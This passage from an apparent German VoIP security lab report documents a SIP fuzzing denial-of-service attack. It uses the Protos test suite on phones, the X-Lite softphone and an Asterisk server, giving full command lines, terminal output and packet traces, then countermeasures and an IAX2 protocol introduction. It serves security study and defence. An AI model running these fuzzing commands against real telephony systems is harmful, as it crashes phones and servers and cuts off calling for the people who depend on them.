Der Angriff auf den SIP Proxy Server hat auch gezeigt, dass die Einschränkung nicht nur während dem Flooding besteht! Der SIP Proxy Server ist während dem Flooden komplett abgestürzt und musste neu gestartet werden. Für einen Betrieb, welcher auf die Funktionalität der Telefonieinfrastruktur angewiesen ist, kann dies verheerende Auswirkungen mit grossen finanziellen Einbussen haben.

<table>
<tr><td>Benennung Angriffe / Analyse:

2.13.1 - Denial of Service with Fuzzing SIP</td><td rowspan="2">Angriff /Analyse gegen:

Integrität…………………....
Vertraulichkeit……………...
Verfügbarkeit………………</td><td rowspan="2">Wert:

x</td></tr>
<tr><td>Eingesetztes Tool:

Protos Test-Suite: c07-sip</td></tr>
<tr><td>Downloadlink / Quelle des Tools:
http://www.ee.oulu.fi/research/ouspg/protos/testing/c07/sip/
Das Tool ist ebenfalls in BackTrack3 enthalten</td><td rowspan="2">Schweregrad:
(1=leicht 6 =schwer)

Installation Tool……………
Anwendung Tool…………...
Erforderliche Vorkenntnisse..</td><td rowspan="2">

4
4
4</td></tr>
<tr><td rowspan="2">Hinweise zu Installation / Verfügbarkeit:

Das Tool ist in BackTrack3 enthalten.
Installationsanleitung zu BackTrack3 siehe Kapitel 1.5.2</td></tr>
<tr><td>Gefahrenpotential:
(1= kleine Gefahr, 6= grosse Gefahr)

Gefahr für Angriffsziel…..…</td><td>

5</td></tr>
<tr><td colspan="3">Ziel Angriff /Analyse:

Fuzzen ist ein Stabilitätstest. Dabei wird das Angriffsziel mit möglichst vielen malgeformten IP-Paketen innert kürzester Zeit bombardiert. Der Angreifer versucht auf diese Weise ein System in einen unstabilen Zustand oder gänzlich zum Absturz zu bringen.</td></tr>
<tr><td colspan="3">Schutz gegen Angriff / Analyse:

Nicht verwenden der Well-Kown Ports 5060 von SIP. Da jedoch die Ports in Klartext übertragen werden und mit jedem Netzwerkmonitor aufgezeichnet werden können, ist dies nur ein bedingter Schutz.

Switches mit DoS Detektoren verwenden, welche solche Angriffe unterbinden.

Siehe Massnahmen: IDS, Kapitel 8.5.15
Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14</td></tr>
<tr><td colspan="3">Kommentar:

Bein SIP-Fuzzing mit Protos Test Suite werden nicht weniger als 4527 verschiedene Test-Cases durchgeführt, dieser ganze Ablauf wird ca. 10 Min dauern, sollte das Angriffsziel nicht zuvor infolge Absturz nicht mehr erreichbar sein.</td></tr>
</table>

2.13.2 Technik und Funktionsweise

Protos Test-Suite ist eine Fuzzer Software, die gegen Applikationen und Terminals eingesetzt werden kann. Das Fuzzen ist ein Robustness-Test, mit welchem herausgefunden werden soll, wie stabil die Implementation (hier SIP) des Angriffszieles läuft. Dabei werden an das Angriffsziel spezielle, meist nicht konforme und dazu noch fragmentierte Pakete (beim Fuzzen von SIP sind diese Meldungen meist in INVITE-Nachrichten verpackt) gesendet. Viele der Zielobjekte können diese Pakete nicht verarbeiten oder interpretieren, sie reagieren mit Buffer-Overflows, Integer-Overflows, Loops, blockieren oder stürzen ab.
Da die SIP-Fuzzing-Nachrichten zum grossen Teil noch in INVITE-Nachrichten verpackt sind, haben diese noch einen zusätzlichen Angriffs-Effekt. Jede beim Angriffsziel eintreffende INVITE-Nachricht lässt dessen Terminal klingeln. Da die INVITE-Nachrichten in unterschiedlichen Abständen (von langsam bis sehr schnell, pulsend bis andauernd) beim Angriffsziel eintreffen, erzeugt dieser Angriff Rufsequenzen verschiedenster Art! Die Worte„Hilfe in meinem Telefon spukt oder geistert es“ wären wohl die richtige Beschreibung, um das Empfinden des Angegriffenen auszudrücken. Ein gleichzeitiges Fuzzen aller in einem Betrieb befindlichen Terminals lässt die Verfügbarkeit der Telefonieinfrastruktur gänzlich einbrechen. Ein Telefonieren während dieses Angriffes ist nicht mehr möglich!

2.13.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Bei nachfolgendem Angriff soll der User Agent 4129 mittels Protos Test Suite dem SIP Fuzzing Test unterzogen werden.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet: „java -jar c07-sip-r2.jar -touri 4129@10.1.1.101 -fromuri 4111@10.1.1.101 -teardown -sendto 10.1.1.129 -dport 5060 -validcase -start 1“

Die Argumente im Einzelnen stehen wie folgt für:

java -jar c07-sip-r2.jar	>> Startet Protos in der Java-Umgebung
-touri 4129@10.1.1.101	>> Angriffsziel, Empfänger der Nachrichten
-fromuri 4111@10.1.1.101	>> Initiator der Nachrichten
- teardown	>> CANCEL nach jeder INVITE Nachricht, damit freie Leitungen vorhanden bleiben
-sendto 10.1.1.129	>> Pakete werden an diese IP-Adresse gesendet
-dport 5060	>> Portnummer des Angriffszieles an welches die Pakete gesendet werden sollen
-validcase	>> Nach jedem Test-Case wird auf ein Response vom Angriffsziel gewartet
-start 1	>> Sagt aus, bei welchem Test-Case begonnen werden soll. Im Ganzen gibt es 4527 Test-Cases, welche ohne spezielle Angaben beim Starten alle nacheinander zum Angriffsziel gesendet werden.

Untenstehend ist zu sehen, wie das Terminal des Angriffszieles auf den Test-Case 1674 keinen Response auf die INVITE Nachricht zurücksendet (rot markiert). Das Tool verdoppelt jeweils mit dem Ausbleiben der Response Nachricht die Wartezeit, bis es nochmals versucht, mit dem senden derselben Nachrichten eine Response Antwort vom Angriffsziel zu erhalten. Diese bleibt jedoch aus. Somit kann die Aussage gemacht werden, „das Terminal des Angriffszieles ist abgestürzt oder befindet sich in einem instabilen Zustand, der Angriff ist gelungen!“


```
***
. bt protos-voip # java -jar c07-sip-r2.jar -touri 4129@10.1.1.101 -fromuri 4111@10.1.1.101 -teardown -sendto 10.1.1.129 -dport 5060 -validcase -start 1
single-valued 'java.class.path', using it's value for jar file name
reading data from jar file: c07-sip-r2.jar
Sending valid-case
    test-case #0, 445 bytes
   Received Returncode: 486
 Sending CANCEL
    test-case #0, 224 bytes
   Received Returncode: 481
 Sending ACK
    test-case #0, 218 bytes
   Received Returncode: 486
   Received Returncode: 486
.
.
.
.

Sending valid-case
    test-case #1672, 453 bytes
    test-case #1672: No reply to valid INVITE packet within 100 ms. Retrying...
    test-case #1672, 453 bytes
```

```
  Received Returncode: 486
  Received Returncode: 486
  Received Returncode: 486
 Sending CANCEL
   test-case #1673, 226 bytes
Sending Test-Case #1674
   test-case #1674, 33473 bytes
  Received Returncode: 486
 Sending CANCEL
   test-case #1674, 33240 bytes
 Sending ACK
   test-case #1674, 33234 bytes
Sending valid-case
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 100 ms. Retrying...
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 200 ms. Retrying...
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 400 ms. Retrying...
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 800 ms. Retrying...
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 1600 ms. Retrying...
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 3200 ms. Retrying...
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 6400 ms. Retrying...
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 12800 ms. Retrying...
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 25600 ms. Retrying...
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 51200 ms. Retrying...
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 102400 ms. Retrying...
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 204800 ms. Retrying...
   test-case #1674, 453 bytes
   test-case #1674: No reply to valid INVITE packet within 409600 ms. Retrying...
   test-case #1674, 453 bytes
***
```

Als nächstes soll der User Agent 4119 (Softphone X-Lite) mit dem Fuzzer Tool Protos Test-Suite angegriffen werden. Da es sich um ein Softphone handelt und somit um eine Applikation, kann nicht davon ausgegangen werden, dass dieses Terminal auf dem Port 5060 das Netzwerk nach SIP-Nachrichten abhorcht.
Um dennoch einen Angriff gegen dieses Softphone starten zu können, muss zuerst dessen aktuelles offenes Port, welches das Netzwerk nach SIP-Nachrichten abhört, herausgefunden werden.
Dazu wird mit einem Netzwerkmonitor (hier Wireshark) eine INVITE Nachricht dieses User Agents 4119 mitgesnifft. Darin teilt er dem gewünschten angerufenen User Agent respektive dem SIP-Proxy-Server mit, auf welchem Port er erreichbar für SIP-Nachrichten ist.
Mit jedem Starten der Applikation X-Lite, wird diese ein beliebig anderes Port >1024 (oberhalb der Well-Known-Ports) für SIP auswählen.

Untenstehend ist zu sehen, dass der User Agent 4119 (IP-Adresse 10.1.1.151) zur Zeit das Port 18372 offen hält, um das Netzwerk nach SIP-Nachrichten abzuhorchen.



Sobald dieses Port in Erfahrung gebracht wurde, kann mit dem Angriff begonnen werden.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet: „java -jar c07-sip-r2.jar -touri 4119@10.1.1.101 -fromuri 4999@10.1.1.101 -teardown -sendto 10.1.1.151 -delay 1000 -dport 18372 -validcase -start 1“

Was die Kommandos und Argumente im Einzelnen bedeuten, wurde zuvor schon bei obigem Angriff erklärt.

Der Angriff verhält sich anders als zuvor beim Test des User Agents 4129. Protos Test-Suite läuft vollständig durch und somit kommt auch immer eine Response Antwort von der Applikation X-Lite zurück

```
***
bt protos-voip # java -jar c07-sip-r2.jar -touri 4119@10.1.1.101 -fromuri 4999@10.1.1.101 -teardown -sendto 10.1.1.151 -delay 1000 -dport 18372 -validcase -start 1
single-valued 'java.class.path', using it's value for jar file name
reading data from jar file: c07-sip-r2.jar
Sending valid-case
    test-case #0, 445 bytes
   Received Returncode: 486
 Sending CANCEL
    test-case #0, 224 bytes
   Received Returncode: 481
 Sending ACK
    test-case #0, 218 bytes
Sending Test-Case #1
    test-case #1, 444 bytes
   Received Returncode: 400
.
.
Sending valid-case
    test-case #4526, 451 bytes
   Received Returncode: 486
 Sending CANCEL
    test-case #4526, 230 bytes
   Received Returncode: 481
 Sending ACK
    test-case #4526, 224 bytes
   Received Returncode: 486
***
```

Auf den ersten Blick scheint X-Lite resistent gegen diesen Angriff zu sein. Jedoch wenn der PC des Angriffziels betrachtet wird, auf welchem X-Lite gestartet war, zeigt sich ein anders Bild.
Obwohl nach jeder durch Protos gesendeten INVITE-Nachricht eine CANCEL-Nachricht gesendet wurde, welche die INVITE-Nachricht hätte abbauen sollen, stehen ankommende Anrufe an (es klingelt) und es ist keine freie Linie mehr verfügbar.
X-Lite befindet sich in einem instabilen Zustand, obschon X-Lite auf jede von Protos erhaltene INVITE-Nachricht eine Response-Nachricht zurücksenden konnte. Die anstehenden Anrufe (hängend von den Angriffen von Protos) können nicht beantwortet werden, es können auch keine anderen Anrufe beantwortet, respektive abgehend gemacht werden. Die Applikation muss im Taskmanger des Betriebsystems beendet werden, sie lässt sich nicht mehr auf normalem Weg schliessen.



Zu guter Letzt wird der SIP-Proxy-Server Asterisk selbst dem Protos Test-Suite Angriff unterzogen.

Im Terminalfenster von BackTrack3 werden das Tool und der Angriff mit folgenden Argumenten gestartet:
„java -jar c07-sip-r2.jar -touri 4999@10.1.1.101 -dport 5060“

Was die Kommandos und Argumente im Einzelnen bedeuten wurde, zuvor schon bei obigem Angriff erklärt.

Es spielt dabei keine Rolle, ob die eingegebene Nummer 4999 ein realer existierender User Agent ist oder nicht, es geht nur darum, wie der SIP-Proxy-Server die Pakete von Protos Test Suite verarbeiten, respektive interpretieren kann.

***

```
bt protos-voip # java -jar c07-sip-r2.jar -touri 4999@10.1.1.101 -dport 5060
single-valued 'java.class.path', using it's value for jar file name
reading data from jar file: c07-sip-r2.jar
Sending Test-Case #0
   test-case #0, 439 bytes
Sending Test-Case #1
   test-case #1, 438 bytes
Sending Test-Case #2
   test-case #2, 447 bytes
.
.
.
ending Test-Case #4524
   test-case #4524, 503 bytes
Sending Test-Case #4525
   test-case #4525, 542 bytes
Sending Test-Case #4526
   test-case #4526, 542 bytes
bt protos-voip #
```

***


Protos Test-Suite hat die 4527 Test-Cases beendet, ohne einen Fehler herauszugeben. Zu bemerken gilt es aber, dass der „-validcase“ Test (Prüfung nach jedem Test-Case, ob das Angriffsziel immer noch mit einem Response antwortet) nicht eingeschaltet war, dieser kann nur in Zusammenhang mit Tests gegen die User Agents direkt eingeschaltet werden.

Während dem Test wurde versucht, eine Gesprächsverbindung von User Agent 4111 zu User Agent 4129 und umgekehrt aufzubauen. In beiden Fällen kam keine Verbindung zu Stande. Es kann also gesagt werden, dass Asterisk während des Angriffes nicht verfügbar war.


Untenstehender Wireshark-Trace zeigt, dass zwar eine INVITE-Nachricht von 4111 mit der IP-Adresse 10.1.1.121 an Asterisk gesendet , diese jedoch nie mit einer Response-Nachricht beantwortet wird.

2873	53.762364	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:4999@10.1.1.101, with session description
2874	53.768245	10.1.1.121	10.1.1.101	SIP/SDP	Request: INVITE sip:4129@10.1.1.101, with session description
2897	53.913315	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:4999@10.1.1.101, with session description
2942	54.036403	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:4999@10.1.1.101, with session description
2987	54.172146	10.1.1.107	10.1.1.101	SIP	Request: INVITE sip:4999@10.1.1.101[Malformed Packet]
2988	54.276512	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:4999@10.1.1.101, with session description

Inmitten der Test-Cases ist der PBX-Manager, mit welchem der SIP-Proxy-Server & PBX Asterisk konfiguriert wird, stehen geblieben und blockiert worden. Der SIP Proxy Server Asterisk lief weiterhin, konnte jedoch wie oben schon beschrieben, während den Test-Cases aber keine Anfragen mehr der User Agents beantworten. Nach dem Durchlauf der Test-Cases war Asterisk wieder voll funktionstüchtig.



Untenstehend sind die durch Protos-Test-Suite gesendeten INVITE-Nachrichten zu sehen. Fragmentierte und ungültige INVITE-Nachrichten testen das Angriffsziel auf dessen Verhalten. Der Ausschnitt reflektiert nur einen kleinen Teil der gesendeten Nachrichten wie sie in diesen 3 Angriffen an das jeweilige Angriffsziel gesendet wurden.



No.	Time	Source	Destination	Protocol	Info
1049	28.220496	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=62160)
1050	28.220681	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=63640)
1051	28.220901	10.1.1.107	10.1.1.101	UDP	Source port: sip Destination port: sip
1052	28.323073	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE %.99d:noone@sip.no.invalid, with session descri
1053	28.427090	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE %.999d:noone@sip.no.invalid, with session descr
1054	28.531393	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE %s%s:noone@sip.no.invalid, with session descrip
1055	28.635547	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE %.999d%.999d%.999d%.999d%.999d:noone@sip.no.inv
1056	28.739090	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE %.999d%.999d%.999d%.999d%.999d%.999d%.999d%.999
1057	28.845317	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=0)
1058	28.845550	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=1480)
1059	28.845675	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=2960)
1060	28.845807	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=4440)
1061	28.845926	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=5920)
1062	28.846084	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=7400)
1063	28.846231	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=8880)
1064	28.846448	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=10360)
1065	28.846578	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE %.999d%.999
1066	28.951700	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip::::sip.no.invalid, with session descriptio
1067	29.055071	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:::::::::::::::sip.no.invalid, with session
1068	29.159375	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:::::::::::::::::::::::::::::::sip.no.inval
1069	29.263071	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:::
1070	29.367177	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:::
1071	29.471715	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=0)
1072	29.472051	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:::
1073	29.575428	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=0)
1074	29.575681	10.1.1.107	10.1.1.101	SIP/SDP	Request: INVITE sip:::
1075	29.679812	10.1.1.107	10.1.1.101	IP	Fragmented IP protocol (proto=UDP 0x11, off=0)

2.13.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Das Fuzzen der Terminals und SIP Proxy Server bringt diese teilweise in einen instabilen Zustand oder sogar zum Absturz. Während der Angriffe waren vielfach die üblichen Funktionen des Angriffzieles nicht verfügbar. Gelingt ein Angriff auf das Herzstück, die VOIP-PBX oder der SIP Proxy Server, so kann dieser Angriff die ganze Telefon-Infrastruktur zum erliegen bringen (DoS Denial of Service).
Mit jeder durch Protos gesendeten INVITE-Nachricht beginnt das zu fuzzende Terminal neu mit Klingeln. Dabei sind die Rufsequenzen entsprechend dem Rhythmus der gesendeten INVITE-Nachrichten. Dies verwirrt die betreffende Zielperson, welche während des Angriffes ihr Terminal nicht gebrauchen kann.


3 IAX/IAX2 (Inter Asterisk eXchange Protocol) – Einführung

Das IAX-Protokoll wird von der Open-Source-PBX Asterisk benutzt und kann dabei zur Kommunikation zwischen einzelnen Asterisk-Servern oder für die Kommunikation mit den Terminals eingesetzt werden.
Die aktuelle und zu Zeit eingesetzte Version ist IAX2.
Die ganze Architektur und Implementierung des IAX-Protokolls ist bewusst sehr simpel gehalten. Dies bietet gegenüber den anderen bekannten Signalisierungsprotokollen wie SIP oder H.323 klare Vorteile. Durch den kleinen Protokoll-Overhead kann IAX auch bei kleinen Bandbreiten wie G.729 oder GSM eingesetzt werden. Mit einer Sende-Datenrate von ca. 38kBit/s sind sogar Verbindungen über analoge Modems möglich.
Es wird nur ein einziger Port für die Übertragung des Audiostreams und der Signalisierung benötigt, somit fallen auch die bekannten NAT- oder Firewallprobleme weg, wie sie zum Beispiel bei SIP oder H.323 vorkommen. Der Endpoint braucht lediglich den Port UDP 4569 offen zu halten.

IAX2 wurde infolge fehlender Sicherheitsmechanismen entwickelt. Mit IAX2 wurde die Möglichkeit geschaffen, per Challenge-Response-Verfahren die Gegenstellen zu authentifizieren, dies kann durch einen MD5 Hashwert oder eine RSA Verschlüsselung sein. Auch steht eine AES 128-Bit Datenverschlüsselung zur Verfügung.
Somit bietet IAX2 die Möglichkeit, die Datenintegrität sowie die Vertraulichkeit gewährleisten zu können.
Oftmals werden jedoch aus Unwissenheit oder Bequemlichkeit genau diese Sicherheitskomponenten nicht angewendet und Passwörter resp. Benutzernamen in Klartext über das Netzwerk übertragen.
Einem Angreifer bietet sich die Möglichkeit, einen Endpoint mit sehr vielen IAX2.Nachrichten zu fluten und so unerreichbar werden zu lassen (DoS Denial of Service). Fehlende Sicherheitsimplementierungen seitens der Gerätehersteller (Soft- oder Hardphones) unterstützen oft diese Angriffsmöglichkeit.

3.1.1 IAX-Header

Das IAX2 Protokoll kennt zwei Header. Einen 12 Byte grossen Fullheader und einen 4 Byte grossen Miniheader. Der Fullheader dient der Signalisierung und im Miniheader werden die Nutzdaten transportiert. Der Miniheader wird für die effiziente Kommunikation zwischen den Endpoints eingesetzt und ist auf maximal 32 KByte begrenzt.




(Quelle Bild: http://www.en.voipforo.com/IAX/IAX-frames.php)

Bedeutung der Felder des IAX-Fullheaders:

F	Full-Frame Indikator
Source Call Number	Identitätsnummer des Senders
R	Wenn R=1 retransmitted, wenn R=0 initialtransmission
Destination Call Number	Identitätsnummer des Empfängers
Timestamp	Zeitstempel
OSeqno	Sequenznummer des Outboundstreams, beginnt immer bei 0
ISeqno	Sequenznummer des Inboundstreams, beginnt immer bei 0
Frame Type	Beschreibt Art des Paketes. ZBsp: VOICE, DTMF, IAX, VIDEO, TEXT...
C	Wenn C=1 power of two, wenn C=0 einfacher 7-bit Integer Wert
Subclass	Steuerfunktionsparameter wie ACK, HANGUP, NEW, PING
Data	Nutzdaten


IAX-Miniheader



(Quelle Bild: http://www.en.voipforo.com/IAX/IAX-frames.php)

Bedeutung der Felder des IAX-Miniheaders:
